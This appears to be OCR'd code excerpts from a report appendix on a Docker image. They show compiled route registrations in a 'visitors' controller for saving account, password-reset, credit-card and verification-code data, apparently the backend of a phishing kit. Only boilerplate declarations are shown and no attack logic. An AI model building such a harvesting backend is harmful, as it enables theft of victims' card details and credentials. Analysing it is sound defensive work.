


```
__decorate(
  [
    (0, decorator_1.Post)('/saveAccountInfo', {
      summary: '保存或更新账户信息',
    }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'saveAccountInfo',
  null
)
__decorate(
  [
    (0, decorator_1.Post)('/saveUploadInfo', { summary: '保存或更新上传信息' }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'saveUploadInfo',
  null
)
```


Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js



```
__decorate(
  [
    (0, decorator_1.Post)('/saveUploadInfo2', {
      summary: '保存或更新上传信息',
    }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'saveUploadInfo2',
  null
)
__decorate(
  [
    (0, decorator_1.Post)('/saveUserInfo', { summary: '保存或更新用户信息' }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'saveUserInfo',
  null
)
```




```
__decorate(
  [
    (0, decorator_1.Post)('/saveResetInfo', {
      summary: '保存或更新重置密码信息resetInfo',
    }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'saveResetInfo',
  null
)
__decorate(
  [
    (0, decorator_1.Post)('/saveCardInfo', { summary: '保存或更新信用卡信息' }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'saveCardInfo',
  null
)
```


Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js



```
__decorate(
  [
    (0, decorator_1.Post)('/saveCardInfoOne', {
      summary: '保存或更新信用卡信息',
    }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'saveCardInfoOne',
  null
)
__decorate(
  [
    (0, decorator_1.Post)('/saveOrUpdateVerification', {
      summary: '保存或更新验证码信息',
    }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'saveOrUpdateVerification',
  null
)
```

